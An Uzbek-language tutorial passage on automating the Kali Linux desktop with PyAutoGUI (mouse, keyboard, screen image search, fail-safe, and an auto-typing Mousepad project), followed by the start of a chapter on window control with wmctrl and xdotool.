Windows'dagi "Win+R" (Run oynasi) → Kali'da dasturni subprocess.Popen bilan ishga tushiring yoki Xfce'da Alt+F2. "notepad" → mousepad (Kali Xfce'da standart muharrir). "calc" → galculator yoki qalculate-gtk (o'rnatilgan bo'lsa). 'win' tugmasi → 'winleft' (Super tugmasi). Saqlash yo'li "C:\\..." → "/home/foydalanuvchi/...". Skrinshot uchun scrot kerak bo'lishi mumkin. Emoji va maxsus belgilarni write() yozmaydi — bufer orqali kiriting.

TAYYORGARLIK: KALI'DA O'RNATISH

Windows'da bor, Linux'da yo'q narsalar

pyautogui oyna funksiyalari (getWindowsWithTitle, getActiveWindow) PyGetWindow orqali faqat Windows'da to'liq ishlaydi. Kali'da oynalar bilan ishlash uchun wmctrl va xdotool ishlatiladi — keyingi bobga qarang (15-bob).

EKRAN VA KURSOR MA'LUMOTLARI

Koordinatalar tizimi

Ekran o'lchamini size() beradi, kursor o'rnini position(), nuqta ekran ichida ekanini onScreen(x, y). Ko'p monitorli tizimda koordinatalar bitta katta maydon sifatida hisoblanadi.

bash

```
$ python3 ekran_tekshiruv.py
```

sessiya, o'lcham va kursor joyini tekshirish

python

```
$ cat <<'PYEOF' > ekran_tekshiruv.py
import os
import sys

if os.environ.get("XDG_SESSION_TYPE") == "wayland":
    print("Diqqat: Wayland sessiyasi. PyAutoGUI X11 talab qiladi.")
if not os.environ.get("DISPLAY"):
    sys.exit("DISPLAY o'rnatilmagan: grafik sessiya ichidagi terminaldan ishga tushiring")

import pyautogui  # DISPLAY yo'q bo'lsa import xato beradi, shuning uchun tekshiruvdan
    keyin

kenglik, balandlik = pyautogui.size()
print(f"Monitor: {kenglik} x {balandlik}")
```

```
x, y = pyautogui.position()
print(f"Kursor: ({x}, {y})")
print("(10, 10) ekran ichidami:", pyautogui.onScreen(10, 10))
print("(-5, 10) ekran ichidami:", pyautogui.onScreen(-5, 10))
PYEOF
$ python3 ekran_tekshiruv.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

EKRAN VA KURSOR MA'LUMOTLARI

Koordinatani qo'lda aniqlash

Tugma qayerda ekanini bilish uchun kursorni unga olib borib, koordinatani doimiy chiqarib turing (to'xtatish: Ctrl+C). MouseInfo (pyautogui.mouseInfo()) ham bor, lekin python3-tk talab qiladi (u PyAutoGUI'ni import qilish uchun ham kerak).

bash

```
$ python3 koordinata.py
```

kursor koordinatasi va ostidagi nuqta rangini jonli ko'rsatadi

python

```
$ cat <<'PYEOF' > koordinata.py
import time

import pyautogui

print("Kursorni kerakli joyga olib boring. To'xtatish: Ctrl+C")
try:
    while True:
        x, y = pyautogui.position()
        rang = pyautogui.pixel(x, y)
        print(f"\rX={x:4d} Y={y:4d} RGB={rang}   ", end="", flush=True)
        time.sleep(0.2)
except KeyboardInterrupt:
    print("\nTo'xtatildi.")
PYEOF
$ python3 koordinata.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SICHQONCHA: HARAKAT

moveTo va moveRel

moveTo(x, y, duration) — mutlaq nuqtaga, moveRel(dx, dy) — joriy joydan nisbiy siljish. duration silliq harakat beradi; duration=0 bo'lsa kursor bir zumda sakraydi. Ba'zi ilovalar juda tez harakatni "ko'rmaydi", shuning uchun 0.2–1 soniya qo'yish foydali.

bash

```
$ python3 sichqoncha_harakat.py
```

kursorni mutlaq, nisbiy va ekran markaziga siljitish

python

```
$ cat <<'PYEOF' > sichqoncha_harakat.py
import time

import pyautogui

pyautogui.FAILSAFE = True   # kursorni burchakka olib borsangiz — dastur to'xtaydi
pyautogui.PAUSE = 0.3       # har bir buyruqdan keyin kichik pauza

print("3 soniyadan keyin boshlanadi. Favqulodda to'xtatish: kursorni ekran burchagiga.")
time.sleep(3)

pyautogui.moveTo(500, 500, duration=1)    # mutlaq: (500, 500) ga
```

```
print("Kursor:", pyautogui.position())

pyautogui.moveRel(0, 50, duration=0.5)    # nisbiy: 50 piksel pastga
print("Kursor:", pyautogui.position())

kenglik, balandlik = pyautogui.size()
pyautogui.moveTo(kenglik // 2, balandlik // 2, duration=1)   # ekran markaziga
print("Markaz:", pyautogui.position())
PYEOF
$ python3 sichqoncha_harakat.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SICHQONCHA: BOSISH, SUDRASH, AYLANTIRISH

Bosish buyruqlari

click() — chap tugma (joriy joyda yoki click(x, y)), doubleClick() — ikki marta (fayl ochish), rightClick() — kontekst menyu, middleClick() — o'rta tugma. click(clicks=5, interval=0.2) — bir necha marta ketma-ket. mouseDown()/mouseUp() — tugmani bosib turish va qo'yib yuborish. Diqqat: noma'lum koordinatada bosish tasodifan boshqa dasturni ishga tushirishi yoki fayl o'chirishi mumkin — sinovni bo'sh joyda (masalan bo'sh matn muharririda) bajaring.

bash

```
$ python3 sichqoncha_bosish.py
```

bo'sh joyda har xil bosish usullarini sinash

python

```
$ cat <<'PYEOF' > sichqoncha_bosish.py
import time

import pyautogui

pyautogui.FAILSAFE = True
pyautogui.PAUSE = 0.5

print("5 soniya ichida kursorni EKRANNING BO'SH JOYIGA (masalan bo'sh muharrir oynasiga)
    qo'ying.")
time.sleep(5)

pyautogui.click()                       # joriy joyda chap tugma
pyautogui.doubleClick()                 # ikki marta bosish
pyautogui.rightClick()                  # o'ng tugma (kontekst menyu ochilishi mumkin)
pyautogui.press("esc")                  # menyuni yopamiz
pyautogui.click(clicks=3, interval=0.2) # 3 marta, har biri orasida 0.2 s

pyautogui.mouseDown(button="left")      # tugmani bosib turish
time.sleep(1)
pyautogui.mouseUp(button="left")        # qo'yib yuborish
print("Bajarildi.")
PYEOF
$ python3 sichqoncha_bosish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SICHQONCHA: BOSISH, SUDRASH, AYLANTIRISH

Sudrab borish (drag)

dragTo(x, y) — mutlaq, dragRel(dx, dy) — nisbiy sudrash. Linux'da ba'zi ilovalar bir zumda bajarilgan sudrashni sezmaydi, shuning uchun duration=0.5 va undan ko'p qiymat bering. Fayl menejerida faylni papkaga ko'chirish yoki oynani surish kabi ishlarda foydali.

SICHQONCHA: BOSISH, SUDRASH, AYLANTIRISH

Aylantirish (scroll)

scroll(300) — tepaga, scroll(-300) — pastga; hscroll(n) — gorizontal. Birlik ilovaga bog'liq: bir "klik" odatda bir necha qator.

bash

```
$ python3 sudrash_aylantirish.py
```

sudrash va aylantirishni sinash

python

```
$ cat <<'PYEOF' > sudrash_aylantirish.py
import time

import pyautogui

pyautogui.FAILSAFE = True
print("5 soniyadan keyin boshlanadi: kursorni sinov oynasiga olib boring.")
time.sleep(5)

pyautogui.moveTo(300, 300)
pyautogui.dragTo(500, 500, duration=0.7, button="left")   # mutlaq sudrash

pyautogui.dragRel(100, 0, duration=0.5, button="left")    # 100 piksel o'ngga

pyautogui.scroll(300)      # tepaga
time.sleep(1)
pyautogui.scroll(-300)     # pastga
PYEOF
$ python3 sudrash_aylantirish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

KLAVIATURA: YOZISH VA TUGMALAR

write va interval

write("matn") — belgilarni ketma-ket yozadi, interval=0.25 har bir belgi orasida kutadi (inson tezligi, ba'zi ilovalar uchun majburiy). Faqat ASCII belgilar ishonchli yoziladi. Katta harf uchun Shift avtomatik bosiladi.

KLAVIATURA: YOZISH VA TUGMALAR

press va hotkey

press("enter") — bitta tugma, press(["left", "left", "left"]) — ketma-ket bir nechta, press("left", presses=3) — 3 marta. hotkey("ctrl", "c") — tugmalar birikmasi (Linux'da ham Ctrl+C/V/A/S ishlaydi; terminalda nusxa olish/qo'yish Ctrl+Shift+C / Ctrl+Shift+V). keyDown("shift") ... keyUp("shift") — tugmani bosib turish.

KLAVIATURA: YOZISH VA TUGMALAR

Mavjud tugma nomlari

enter, esc, tab, space, backspace, delete, home, end, pageup, pagedown, up, down, left, right, f1–f12, ctrl, alt, shift, winleft (Super). To'liq ro'yxat: pyautogui.KEYBOARD_KEYS.

bash

```
$ python3 klaviatura_asoslar.py
```

yozish, tugmalar va hotkey; avval matn muharririni oching

python

```
$ cat <<'PYEOF' > klaviatura_asoslar.py
import time

import pyautogui

pyautogui.FAILSAFE = True
pyautogui.PAUSE = 0.1

print("5 soniya ichida mousepad yoki boshqa matn muharririni oching va unga bosing.")
time.sleep(5)

pyautogui.write("Salom Dunyo!")                 # tez yozish
pyautogui.press("enter")
pyautogui.write("Inson kabi yozish", interval=0.1)
```

```
pyautogui.press("enter")

pyautogui.press("left", presses=3)              # chapga 3 marta
pyautogui.press(["home", "end"])                # bir nechta tugma ketma-ket

pyautogui.keyDown("shift")                      # Shift bosib turib
pyautogui.press("home")                         # qatorni boshigacha belgilaydi
pyautogui.keyUp("shift")

pyautogui.hotkey("ctrl", "c")                   # nusxa olish
pyautogui.press("end")
pyautogui.press("enter")
pyautogui.hotkey("ctrl", "v")                   # qo'yish
pyautogui.hotkey("ctrl", "a")                   # hammasini tanlash
print("Tugmalar soni:", len(pyautogui.KEYBOARD_KEYS))
PYEOF
$ python3 klaviatura_asoslar.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

KLAVIATURA: YOZISH VA TUGMALAR

Unicode, emoji va O'zbek harflari

write() faqat klaviaturadagi ASCII belgilarni yozadi; emoji, kirill yoki maxsus tutuq belgisi (‘) ko'pincha tushib qoladi. Yechim: matnni buferga nusxalab, Ctrl+V bilan qo'yish (pyperclip + xclip), yoki xdotool type (u Unicode'ni yaxshi yozadi).

bash

```
$ sudo apt install -y python3-pyperclip xclip xdotool
bufer va xdotool vositalari
```

bash

```
$ python3 unicode_yozish.py
bufer orqali yozish, zaxira usul sifatida xdotool
```

python

```
$ cat <<'PYEOF' > unicode_yozish.py
import shutil
import subprocess
import time

import pyautogui
import pyperclip   # Linux'da xclip yoki xsel kerak

MATN = "O'zbekiston — salom! □ □"


def yoz_bufer(matn, terminal=False):
    """Matnni buferga qo'yib, Ctrl+V (terminalda Ctrl+Shift+V) bilan kiritadi."""
    pyperclip.copy(matn)
    time.sleep(0.2)
    if terminal:
        pyautogui.hotkey("ctrl", "shift", "v")
    else:
        pyautogui.hotkey("ctrl", "v")


def yoz_xdotool(matn):
    """Zaxira: xdotool Unicode'ni to'g'ridan-to'g'ri yozadi."""
    if not shutil.which("xdotool"):
        print("xdotool yo'q: sudo apt install xdotool")
        return
    subprocess.run(["xdotool", "type", "--delay", "40", matn])


if __name__ == "__main__":
```

```
    print("5 soniya ichida matn muharririni oching va unga bosing.")
    time.sleep(5)
    yoz_bufer(MATN)
    pyautogui.press("enter")
    yoz_xdotool(MATN)
PYEOF
$ python3 unicode_yozish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

EKRAN TAHLILI (VISION)

Rasm bo'yicha qidirish

locateOnScreen("rasm.png") rasmni ekrandan topib (left, top, width, height) qaytaradi; center() markazini beradi. Yangi versiyalarda rasm topilmasa None emas, ImageNotFoundException ko'tariladi — shuning uchun try/except kerak. confidence=0.8 noaniq moslik (opencv kerak), grayscale=True tezroq, region=(x, y, w, h) qidiruvni cheklaydi. Rasm ekrandagi bilan piksel-pikselgacha bir xil bo'lishi kerak: mavzu (tema), masshtab va shrift o'zgarsa, topilmaydi.

EKRAN TAHLILI (VISION)

Boshqa ko'rish funksiyalari

locateAllOnScreen() — barcha mos joylar, pixel(x, y) — nuqta rangi (R, G, B), pixelMatchesColor(x, y, (r, g, b), tolerance=10) — rangni tekshirish, screenshot() — butun ekran, screenshot(region=(...)) — bir qismi.

bash

```
$ python3 ekran_tahlil.py
```

skrinshot olib, uni ekrandan o'zi qayta topadi (o'z-o'zini sinash)

python

```
$ cat <<'PYEOF' > ekran_tahlil.py
import pyautogui

pyautogui.FAILSAFE = True

# 1. Butun ekran va uning bir qismi
pyautogui.screenshot("ekran.png")
parcha = pyautogui.screenshot("parcha.png", region=(0, 0, 120, 60))
print("Parcha o'lchami:", parcha.size)

# 2. Parchani ekrandan qidirish (xato bo'lmasligi uchun try/except)
try:
    joy = pyautogui.locateOnScreen("parcha.png")
except pyautogui.ImageNotFoundException:
    joy = None

if joy:
    print("Rasm topildi:", joy)
    markaz = pyautogui.center(joy)
    print("Markaz:", markaz)
    # pyautogui.click(markaz)   # haqiqiy ishda shu qatorni yoqing
else:
    print("Rasm topilmadi!")

# 3. Barcha mos joylar
topilgan = list(pyautogui.locateAllOnScreen("parcha.png", grayscale=True))
print("Mos joylar soni:", len(topilgan))

# 4. Rangni tekshirish
r, g, b = pyautogui.pixel(10, 10)
print("(10, 10) rangi:", (r, g, b))
print("Rang mosmi:", pyautogui.pixelMatchesColor(10, 10, (r, g, b), tolerance=10))
PYEOF
$ python3 ekran_tahlil.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

EKRAN TAHLILI (VISION)

Rasm qidirib kutish

Tugma hali yuklanmagan bo'lishi mumkin: rasm paydo bo'lguncha kutish (timeout bilan) tasodifiy xatolarni yo'qotadi. Cheksiz kutmang — doim vaqt chegarasi qo'ying.

bash

```
$ python3 kutish_va_bosish.py
rasm paydo bo'lishini kutib, so'ng bosish funksiyasi
```

python

```
$ cat <<'PYEOF' > kutish_va_bosish.py
import time

import pyautogui


def kut_va_bos(rasm, timeout=15, confidence=0.9):
    """Rasm ekranda paydo bo'lguncha kutadi; topsa markazini bosadi."""
    oxiri = time.time() + timeout
    while time.time() < oxiri:
        try:
            joy = pyautogui.locateCenterOnScreen(rasm, confidence=confidence)
        except pyautogui.ImageNotFoundException:
            joy = None
        if joy:
            pyautogui.click(joy)
            return True
        time.sleep(0.5)
    return False


if __name__ == "__main__":
    if kut_va_bos("parcha.png", timeout=5):
        print("Bosildi.")
    else:
        print("Vaqt tugadi: rasm topilmadi.")
PYEOF
$ python3 kutish_va_bosish.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

XAVFSIZLIK QOIDALARI

Fail-Safe: hayot saqlagich

Dastur "aqldan ozib" sichqonchani boshqarib bo'lmay qolsa, kursorni ekranning istalgan burchagiga tez olib boring: PyAutoGUI FailSafeException xatosini beradi va dastur to'xtaydi. Har doim pyautogui.FAILSAFE = True qoldiring (sukut bo'yicha yoqilgan).

XAVFSIZLIK QOIDALARI

PAUSE

pyautogui.PAUSE = 1.0 — har bir buyruqdan keyin 1 soniya kutish. Bu ham xavfsizlik (inson to'xtata oladi), ham ishonchlilik (ilova javob berishga ulguradi) uchun.

XAVFSIZLIK QOIDALARI

Kali'ga xos favqulodda to'xtatish

Kursor burchakka olib bo'lmasa: dastur ishlayotgan terminalda Ctrl+C; terminal ham fokusda bo'lmasa — Ctrl+Alt+F3 bilan matnli konsolga o'ting va pkill -f skript_nomi.py bajaring; qaytish: Ctrl+Alt+F7 (ba'zan F1/F2).

XAVFSIZLIK QOIDALARI

Axloq va qonun

Avtomatlashtirish faqat o'z kompyuteringiz va o'z ma'lumotlaringiz uchun. Boshqa odam kompyuterida, o'yinlarda (bot), ijtimoiy tarmoqlarda soxta faollik yoki platforma qoidalariga zid ishlarda ishlatmang — bu akkauntni yopilishiga yoki javobgarlikka olib keladi.

bash

```
$ python3 xavfsiz_sikl.py
```

FailSafe va KeyboardInterrupt'ni toza ushlash namunasi

python

```
$ cat <<'PYEOF' > xavfsiz_sikl.py
import time

import pyautogui

pyautogui.FAILSAFE = True
pyautogui.PAUSE = 0.5

try:
    for i in range(10):
        pyautogui.moveTo(100 + i * 50, 100, duration=0.3)
        print(f"Qadam {i + 1}/10")
        time.sleep(1)
except pyautogui.FailSafeException:
    print("Fail-Safe ishga tushdi: kursor burchakka olib borildi.")
except KeyboardInterrupt:
    print("Dastur foydalanuvchi tomonidan to'xtatildi (Ctrl+C).")
finally:
    print("Tozalash tugadi.")
PYEOF
$ python3 xavfsiz_sikl.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

YAKUNIY LOYIHA: AVTOMATIK MOUSEPAD YOZUVCHI

Loyiha g'oyasi

Windows'dagi "avtomatik Notepad" Kali'da quyidagicha: Mousepad'ni subprocess bilan ochish → oyna chiqishini kutish → matn yozish → Ctrl+S → fayl nomini kiritish → fayl paydo bo'lganini tekshirish. Windows'dagi Win+R usuli o'rniga dastur to'g'ridan-to'g'ri ishga tushiriladi — bu ishonchliroq. Fayl nomiga vaqt qo'shilgani uchun "faylni almashtirasizmi?" oynasi chiqmaydi.

YAKUNIY LOYIHA: AVTOMATIK MOUSEPAD YOZUVCHI

Ishga tushirishdan oldin

Muhim dasturlarni yoping. Loyiha ishlayotganda sichqoncha va klaviaturaga tegmang. Mousepad o'rnatilmagan bo'lsa: sudo apt install mousepad. Boshqa dastur uchun EDITOR o'zgaruvchisini o'zgartiring (masalan "galculator").

bash

```
$ python3 avto_mousepad.py
```

avtomatik yozuvchi: ochadi, yozadi, saqlaydi va natijani tekshiradi

python

```
$ cat <<'PYEOF' > avto_mousepad.py
import os
import shutil
import subprocess
import sys
import time

import pyautogui

# 1. Xavfsizlik sozlamalari
pyautogui.FAILSAFE = True
pyautogui.PAUSE = 0.5

EDITOR = "mousepad"
FAYL = os.path.expanduser(f"~/avtomatik_matn_{time.strftime('%H%M%S')}.txt")
```

```
MATN = """Ushbu xabar robot tomonidan yozildi!
Avtomatlashtirish - bu kelajak.

PyAutoGUI yordamida:
- Sichqoncha boshqarildi
- Klaviatura boshqarildi
- Ekran tahlil qilindi
- Xavfsizlik ta'minlandi

--- Avtomatik yozuvchi ---"""


def tayyorgarlik(soniya=3):
    print(f"{soniya} soniyadan keyin boshlanadi (to'xtatish: kursorni burchakka).")
    for i in range(soniya, 0, -1):
        print(f"  {i}...")
        time.sleep(1)


def main():
    if not shutil.which(EDITOR):
        sys.exit(f"{EDITOR} topilmadi: sudo apt install {EDITOR}")

    tayyorgarlik()

    print(f"{EDITOR} ochilmoqda...")
    subprocess.Popen([EDITOR])
    time.sleep(2.5)                      # oyna chiqishi va fokus olishi uchun

    print("Matn yozilmoqda...")
    pyautogui.write(MATN, interval=0.03)

    print("Fayl saqlanmoqda...")
    pyautogui.hotkey("ctrl", "s")
    time.sleep(1)
    pyautogui.write(FAYL)                # to'liq yo'l bilan
    pyautogui.press("enter")
    time.sleep(1)

    if os.path.exists(FAYL):
        print("Bajarildi! Fayl saqlandi:", FAYL)
    else:
        print("Fayl topilmadi: saqlash oynasi boshqacha ishlagan bo'lishi mumkin.")


if __name__ == "__main__":
    try:
        main()
    except pyautogui.FailSafeException:
        print("Fail-Safe ishga tushdi: to'xtatildi.")
PYEOF
$ python3 avto_mousepad.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

YAKUNIY LOYIHA: AVTOMATIK MOUSEPAD YOZUVCHI

O'zgartirishlar kiritish

MATN — yoziladigan matn; interval va PAUSE — tezlik; FAYL — saqlash joyi; EDITOR — boshqa dastur. Ishonchlilikni oshirish: sleep() o'rniga 15-bobdagi xdotool search --sync bilan oyna paydo bo'lishini kutish.

TEZ-TEZ UCHRAYDIGAN XATOLAR

KeyError: 'DISPLAY'

Grafik sessiya yo'q: skriptni SSH orqali ishga tushirdingiz yoki DISPLAY bo'sh. Yechim: grafik sessiya ichidagi terminaldan ishga tushiring yoki o'z mashinangizda export DISPLAY=:0 qiling.

TEZ-TEZ UCHRAYDIGAN XATOLAR

Hech narsa sodir bo'lmayapti yoki noto'g'ri joyga yozyapti

Wayland sessiyasi, noto'g'ri fokus yoki juda tez harakat. Tekshiring: echo $XDG_SESSION_TYPE; oynani oldindan faollashtiring (15-bob); duration va PAUSE'ni oshiring.

TEZ-TEZ UCHRAYDIGAN XATOLAR

ImageNotFoundException

Rasm topilmadi: tema, masshtab yoki rang o'zgargan. Rasmni qayta oling, confidence=0.8 sinang, region bilan cheklang.

TEZ-TEZ UCHRAYDIGAN XATOLAR

externally-managed-environment

Kali Python'ini pip bilan o'zgartirish taqiqlangan (PEP 668). venv yarating yoki apt paketidan foydalaning.

TEZ-TEZ UCHRAYDIGAN XATOLAR

"You must install tkinter" va dastur to'xtab qoladi

PyAutoGUI import paytida MouseInfo'ni yuklaydi; python3-tk yo'q bo'lsa, xabar chiqarib dasturni to'xtatadi. Yechim: sudo apt install python3-tk python3-dev.

TEZ-TEZ UCHRAYDIGAN XATOLAR

XauthError: ~/.Xauthority

DISPLAY bor, lekin Xauthority fayli yo'q yoki boshqa foydalanuvchiniki (ko'pincha sudo/root bilan ishga tushirganda). Yechim: skriptni oddiy foydalanuvchi sifatida, grafik sessiya terminalidan ishga tushiring; root kerak bo'lsa xhost +SI:localuser:root bilan ruxsat bering va tugagach xhost - bilan yoping.

TEZ-TEZ UCHRAYDIGAN XATOLAR

Emoji yoki maxsus harf tushib qolyapti

write() ASCII bilan cheklangan: pyperclip yoki xdotool type ishlating.

TAKRORLASH SAVOLLARI

Savol 1: PyAutoGUI koordinata tizimida (0, 0) qayerda?

Javob: ekranning yuqori chap burchagida; x o'ngga, y pastga qarab ortadi.

TAKRORLASH SAVOLLARI

Savol 2: Nega Kali'da PyAutoGUI Wayland sessiyasida ishonchsiz?

Javob: kutubxona X11 (Xlib) ga tayanadi; Wayland xavfsizlik nuqtai nazaridan ilovalarga bir-biriga kirish va tashqi kirish hodisasini yuborishga ruxsat bermaydi.

TAKRORLASH SAVOLLARI

Savol 3: Windows'dagi Win+R usulining Kali'dagi oddiy o'rnini ayting.

Javob: dasturni subprocess.Popen(["mousepad"]) bilan to'g'ridan-to'g'ri ishga tushirish.

TAKRORLASH SAVOLLARI

Savol 4: FAILSAFE nima va uni nima uchun o'chirmaslik kerak?

Javob: kursor ekran burchagiga olib borilsa PyAutoGUI xato beradi va dastur to'xtaydi; boshqaruv yo'qolganda to'xtatishning eng tez yo'li.

TAKRORLASH SAVOLLARI

Savol 5: write() emoji yoza olmasa, qanday yo'l bor?

Javob: matnni pyperclip bilan buferga qo'yib Ctrl+V bosish yoki xdotool type ishlatish.



15 Oynalar bilan ishlash: wmctrl, xdotool va Python (Kali Linux)

33 ta buyruq · 11 ta bo'lim

Grafik oynalarni terminaldan topish, faollashtirish, siljitish, o'lchamini o'zgartirish, ish stollari orasida ko'chirish va Python bilan boshqarish. Bob 14-bobdagi PyAutoGUI bilan birga ishlaydi: avval kerakli oyna topiladi va fokus beriladi, keyin tugmalar bosiladi. Faqat o'z sessiyangizda va o'zingiz ishga tushirgan dasturlarda ishlating.

MAQSAD **IT Administrator / Security Automation / Kundalik samaradorlik**

OYNA TUSHUNCHALARI (X11)

Oyna, oyna menejeri va kompozitor

Ekrandagi har bir oyna X11'da noyob ID (masalan 0x03e00003) ga ega. Oynani chizib, ramka, sarlavha va tugmalarini beradigan dastur — oyna menejeri (Kali Xfce'da xfwm4; boshqalari: i3, openbox, Mutter). Kompozitor soyalar va shaffoflikni qo'shadi. wmctrl va xdotool oyna menejeri orqali ID bo'yicha oynaga buyruq beradi.

OYNA TUSHUNCHALARI (X11)

Oynaning asosiy xususiyatlari

ID, sarlavha (title, tez-tez o'zgaradi), WM_CLASS (dastur turi, masalan Mousepad yoki Navigator — o'zgarmaydi, qidirishda ishonchliroq), joylashuv (x, y), o'lcham (kenglik, balandlik), ish stoli raqami, holat (maximized, fullscreen, minimized, above).

OYNA TUSHUNCHALARI (X11)

X11 va Wayland

wmctrl va xdotool faqat X11 va XWayland oynalarini ko'radi. Sof Wayland ilovalari ularga ko'rinmaydi (xavfsizlik uchun ataylab). Kali Xfce sukut bo'yicha X11, shuning uchun bu bobdagi hamma narsa ishlaydi. Sessiyani bilish: echo $XDG_SESSION_TYPE.

bash

```
$ echo $XDG_SESSION_TYPE
x11 bo'lishi kerak
```

bash

```
$ sudo apt install -y wmctrl xdotool x11-utils
wmctrl, xdotool va xprop/xwininfo (x11-utils) ni o'rnatish
```

OYNALAR HAQIDA MA'LUMOT OLISH

wmctrl -l va -lG

wmctrl -l — barcha oynalar ro'yxati: ID, ish stoli, kompyuter nomi, sarlavha. -G joylashuv va o'lchamni qo'shadi (x, y, kenglik, balandlik), -x — WM_CLASS, -p — jarayon PID. Ish stoli "-1" bo'lsa — oyna barcha ish stollarida ko'rinadi (masalan panel).

bash

```
$ wmctrl -lGx
to'liq ro'yxat: ID, ish stoli, x, y, eni, bo'yi, WM_CLASS, host, sarlavha
```

bash

```
$ wmctrl -d
ish stollari (workspace) ro'yxati; "*" — hozirgi
```

OYNALAR HAQIDA MA'LUMOT OLISH

xdotool bilan so'rov

getactivewindow — faol oyna ID'si, getwindowname — sarlavhasi, getwindowgeometry — joyi va o'lchami, getdisplaygeometry — ekran o'lchami, getmouselocation — kursor va ostidagi oyna.

bash

```
$ xdotool getactivewindow getwindowname
hozirgi faol oyna sarlavhasi
```

bash

```
$ xdotool getactivewindow getwindowgeometry
faol oynaning joyi va o'lchami
```

bash

```
$ xdotool getdisplaygeometry
ekran o'lchami (masalan 1920 1080)
```

bash

```
$ xdotool getmouselocation
kursor koordinatalari, ekran va oyna ID'si
```

OYNALAR HAQIDA MA'LUMOT OLISH

xprop va xwininfo

xprop WM_CLASS — kursorni bosgan oynangizning sinfini ko'rsatadi (qidirishda ishlatiladi). xwininfo — bosilgan oyna haqida batafsil (joylashuv, rang chuqurligi, ID). Ikkalasi ham bosiladigan oynani so'raydi: bosish bilan tanlang.

bash

```
$ xprop WM_CLASS WM_NAME _NET_WM_PID
kursor "+" ga aylanadi — oynaga bosing: sinf, sarlavha va PID chiqadi
```

bash

```
$ xwininfo -root -tree | head -30
barcha oynalar daraxti (ichma-ich oynalar bilan)
```

bash

```
$ xrandr --listmonitors
monitorlar va ularning joylashuvi
```

OYNALAR HAQIDA MA'LUMOT OLISH

Oynani qidirish

xdotool search sarlavha (--name), sinf (--class) yoki jarayon bo'yicha oyna ID'larini beradi. --onlyvisible faqat ko'rinadiganlarni qoldiradi; sarlavhalar regex bilan solishtiriladi.

bash

```
$ xdotool search --onlyvisible --class mousepad
```

Mousepad oynalarining ID'lari

bash

```
$ xdotool search --name "Terminal"
```

sarlavhasida Terminal bor oynalar

OYNANI BOSHQARISH: WMCTRL

Faollashtirish va fokus

wmctrl -a sarlavha — sarlavhasida shu so'z bor oynani faollashtiradi (kerak bo'lsa, ish stolini ham almashtiradi). -i bilan ID orqali ishlatiladi (-i -a ID). Sarlavha so'zi bir nechta oynaga mos kelsa — birinchisi tanlanadi, shuning uchun ID aniqroq.

bash

```
$ wmctrl -a "Mousepad"
```

sarlavhasida Mousepad bor oynani oldinga chiqaradi

bash

```
$ wmctrl -i -a 0x03e00003
```

ID bo'yicha faollashtirish (ID ni wmctrl -l dan oling)

OYNANI BOSHQARISH: WMCTRL

Holat: maximize, fullscreen, above

-b add|remove|toggle,xossa: maximized_vert, maximized_horz (ikkalasi — to'liq ekran maksimal), fullscreen, above (doim ustida), below, shaded, sticky (barcha ish stollarida).

bash

```
$ wmctrl -r :ACTIVE: -b toggle,maximized_vert,maximized_horz
```

faol oynani kattalashtirish / qaytarish

bash

```
$ wmctrl -r :ACTIVE: -b toggle,fullscreen
```

to'liq ekran rejimi

bash

```
$ wmctrl -r :ACTIVE: -b add,above
```

oynani doim ustida ushlab turish

OYNANI BOSHQARISH: WMCTRL

Siljitish va o'lchamni o'zgartirish

wmctrl -e gravity,x,y,w,h: gravity 0 — standart; qiymat -1 bo'lsa, shu parametr o'zgarmaydi. Kattalashtirilgan (maximized) oyna avval qaytarilishi kerak, aks holda buyruq ishlamaydi. Oyna ramkasi va panel hisobga olinadi: aniq joylashuv bir necha piksel farq qilishi mumkin.

bash
```
$ wmctrl -r :ACTIVE: -b remove,maximized_vert,maximized_horz
```
avval kattalashtirishni olib tashlash

bash
```
$ wmctrl -r :ACTIVE: -e 0,100,100,800,600
```
faol oynani (100,100) ga qo'yib, 800x600 qilish

bash
```
$ wmctrl -r :ACTIVE: -e 0,-1,-1,1000,-1
```
faqat eni (1000) ni o'zgartirish

OYNANI BOSHQARISH: WMCTRL

Yopish

wmctrl -c sarlavha — oynani "muloyim" yopadi (dastur saqlash haqida so'rashi mumkin), xuddi X tugmasi bosilgandek. Bu majburiy o'chirish emas, shuning uchun saqlanmagan ma'lumot yo'qolmaydi.

bash
```
$ wmctrl -c "Mousepad"
```
sarlavhasida Mousepad bor oynani yopish so'rovi

OYNANI BOSHQARISH: XDOTOOL

windowactivate, windowfocus

windowactivate oyna menejeriga murojaat qilib oynani to'liq faollashtiradi (ish stoli ham almashishi mumkin) — ko'pincha shu kerak. windowfocus faqat klaviatura fokusini beradi va ba'zi menejerlarda ishlamaydi.

OYNANI BOSHQARISH: XDOTOOL

windowmove, windowsize

windowmove x y — siljitish, windowsize w h — o'lcham. Foiz ham ishlatiladi: xdotool windowsize ID 50% 100% — ekranning yarmi eniga. Ramka sarlavhasi tufayli kichik farqlar bo'ladi.

OYNANI BOSHQARISH: XDOTOOL

windowminimize, windowclose, windowkill

windowminimize — yig'ish. windowclose — oynani yo'q qiladi (dastur tozalanishga ulgurmasligi mumkin). windowkill — dastur bilan aloqani majburan uzadi, saqlanmagan ma'lumot yo'qoladi: faqat qotib qolgan o'z dasturingizga ishlating.

bash
```
$ xdotool search --onlyvisible --class mousepad windowactivate
```
Mousepad oynasini faollashtirish

bash
```
$ xdotool getactivewindow windowmove 100 100 windowsize 800 600
```
faol oynani joylash va o'lchamini o'zgartirish

bash
```
$ xdotool getactivewindow windowminimize
```
faol oynani yig'ish

OYNANI BOSHQARISH: XDOTOOL

Tugmani aynan oynaga yuborish

xdotool key --window ID tugma shu oynaga tugma yuboradi (fokus kerak bo'lmasligi mumkin, lekin ba'zi dasturlar bunday sintetik hodisani e'tiborsiz qoldiradi). Ishonchliroq yo'l: oynani faollashtirib, keyin oddiy xdotool key yoki PyAutoGUI ishlatish.

bash

```
$ xdotool key --window $(xdotool getactivewindow) ctrl+s
faol oynaga Ctrl+S yuborish
```

OYNANI KUTISH VA FOKUS MUAMMOSI

Nega sleep() yetarli emas

